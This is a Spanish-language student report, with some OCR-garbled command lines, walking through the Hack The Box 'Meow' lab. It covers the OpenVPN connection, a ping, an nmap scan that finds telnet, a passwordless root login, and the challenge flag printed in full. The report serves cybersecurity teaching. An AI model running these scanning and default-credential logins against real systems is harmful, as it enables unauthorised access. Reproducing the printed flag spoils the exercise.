FACULTAD DE INGENIERÍA



TALLER 1.1

CIBERSEGURIDAD JOHAN SEBASTIAN GIRALDO HURTADO


LUISA FERNANDA PULIDO OROZCO INGENIERÍA DE SOFTWARE

INFORME MAQUINAS HACK THE BOX


 Para poder hacer uso de las herramientas proporcionadas por hack the box y conectarnos a su vpn para las máquinas de prueba requerimos instalar openvpn

```
(kali® kali)-[~/Downloads/tor-browser]
$ sudo apt-get install openvpn
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
openvpn is already the newest version (2.6.7-1).
openvpn set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1190 not upgraded.
```


 Una vez accedemos a nuestra cuenta de hack the box, al lado izquierdo de nuestro nombre de usuario y foto de perfil, encontraremos el botón "CONNECT TO HTB", cuando demos click en él, se desplegará un menú donde elegiremos la opción "Starting Point".




 Después de lo anterior realizado, nos mostrará el siguiente menú, donde seleccionaremos la opción de "OpenVPN"



 Se inicializará la descarga del siguiente archivo en nuestro dispositivo que debemos usar para nuestra conexión al vpn



• En el primer instante podemos observar el estado actual de nuestra conexión al vpn y es correcto porque aún no iniciamos el proceso de conexión.




 Nos dirigimos a una terminal a la dirección del archivo que descargamos hace un momento y con el comando de openvpn inicializamos la conexión al vpn

```
(kali% kali)-[~/Desktop]
$\frac{1}{5} \text{starting_point_pulidof.ovpn}


(kali% kali)-[~/Desktop]
$\frac{5}{5} \text{sudo} \text{ openvpn starting_point_pulidof.ovpn}
$\]
```

```
2024-02-21 20:43:55 net_route_v6_best_gw result: v1a fe80::c289:abff:fee8:237
a dev eth0
2024-02-21 20:43:55 ROUTE6 GATEWAY fe80::c289:abff:fee8:237a IFACE=eth0
2024-02-21 20:43:55 TUN/TAP device tun0 opened
2024-02-21 20:43:55 net_iface_mtu_set: mtu 1500 for tun0 2024-02-21 20:43:55 net_iface_up: set tun0 up
2024-02-21 20:43:55 net_addr_v4_add: 10.10.14.48/23 dev tun0
2024-02-21 20:43:55 net_iface_mtu_set: mtu 1500 for tun0 2024-02-21 20:43:55 net_iface_up: set tun0 up
2024-02-21 20:43:55 net_addr_v6_add: dead:beef:2::102e/64 dev tun0
2024-02-21 20:43:55 net_route v4 add: 10.10.10.0/23 via 10.10.14.1 dev [NULL]
table 0 metric -1
2024-02-21 20:43:55 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL]
table 0 metric -1
2024-02-21 20:43:55 add_route_ipv6(dead:beef::/64 \rightarrow dead:beef:2::1 metric -1
) dev tun0
2024-02-21 20:43:55 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0
metric -1
2024-02-21 20:43:55 Initialization Sequence Completed
2024-02-21 20:43:55 Data Channel: cipher 'AES-256-CBC', auth 'SHA256', peer-i
d: 52, compression: 'lzo'
2024-02-21 20:43:55 Timers: ping 10, ping-restart 120
2024-02-21 20:43:55 Protocol options: explicit-exit-notify 1, protocol-flags
cc-exit tls-ekm dyn-tls-crypt
```


 Después de haber realizado de manera correcta los pasos anteriores ya tendremos una conexión a la vpn para conectarnos seguidamente a las máquinas virtuales de práctica de HTB.




 Elegimos la máquina a la que vamos a iniciar el ataque, en esta ocasión como tenemos el VPN Starter point, es la MV que vamos a usar





 Spawneamos la maquina y podremos ver los datos de está para poder realizar diferentes acciones sobre ella.




 Tendremos una serie de preguntas por resolver para ir descubriendo cosas de la maquina










• Hacemos ping a la maquina para saber si puede recibir paquetes


```
-(kali⊛kali)-[~]
└─$ ping 10.129.108.104
PING 10.129.108.104 (10.129.108.104) 56(84) bytes of data.
64 bytes from 10.129.108.104: icmp_seq=1 ttl=63 time=180 ms
64 bytes from 10.129.108.104: icmp seq=2 ttl=63 time=138 ms
64 bytes from 10.129.108.104: icmp_seq=3 ttl=63 time=161 ms
64 bytes from 10.129.108.104: icmp_seq=4 ttl=63 time=184 ms
64 bytes from 10.129.108.104: icmp_seq=5 ttl=63 time=114 ms
64 bytes from 10.129.108.104: icmp_seq=6 ttl=63 time=231 ms
64 bytes from 10.129.108.104: icmp_seq=7 ttl=63 time=1562 ms
64 bytes from 10.129.108.104: icmp seq=8 ttl=63 time=530 ms
64 bytes from 10.129.108.104: icmp seq=9 ttl=63 time=109 ms
64 bytes from 10.129.108.104: icmp_seq=10 ttl=63 time=186 ms
64 bytes from 10.129.108.104: icmp_seq=11 ttl=63 time=1446 ms
64 bytes from 10.129.108.104: icmp_seq=12 ttl=63 time=419 ms
64 bytes from 10.129.108.104: icmp_seq=13 ttl=63 time=112 ms
  10.129.108.104 ping statistics
13 packets transmitted, 13 received, 0% packet loss, time 12071ms
rtt min/avg/max/mdev = 108.716/413.138/1561.757/480.651 ms, pipe 2
```

 Podemos fijarnos que despues de usar la herramienta nmap el puerto 23 pertenece el tcp con servicio telnet

```
(kali@ kali)-[~]
$ sudo nmap -sS 10.129.108.104
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 17:24 EST
Nmap scan report for 10.129.108.104
Host is up (0.12s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
23/tcp open telnet
Nmap done: 1 IP address (1 host up) scanned in 2.57 seconds
```



 Respondemos la pregunta pero debemos tener un acceso para acceder a la bandera y dejar marcada como hecha la maquina



• Nos conectamos al servicio telnet para obtener la bandera

```
File Actions Edit View Help
 —(kali⊛kali)-[~]
____$ telnet 10.129.108.104
Trying 10.129.108.104 ...
Connected to 10.129.108.104.
Escape character is '^]'.
 Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86 64)
* Documentation: https://help.ubuntu.com
* Management:
                 https://landscape.canonical.com
* Support:
                 https://ubuntu.com/advantage
 System information as of Tue 27 Feb 2024 10:31:05 PM UTC
 System load:
                       0.11
 Usage of /:
                      41.7% of 7.75GB
 Memory usage:
 Swap usage:
                       0%
 Processes:
                       135
 Users logged in:
                       0
 IPv4 address for eth0: 10.129.108.104
 IPv6 address for eth0: dead:beef::250:56ff:feb0:8861
* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.
  https://ubuntu.com/blog/microk8s-memory-optimisation
75 updates can be applied immediately.
```

 Cuando ya entremos a la maquina podremos hacer un ls para obtener la bandera y pegarla en HTB

```
The list of available updates is more than a week old.

To check for new updates run: sudo apt update

Last login: Mon Sep 6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0 root@Meow:~# ls flag.txt snap root@Meow:~# cat flag.txt b40abdfe23665f766f9c61ecba8a4c19 root@Meow:~#
```

Asi terminamos la maquina de Meow

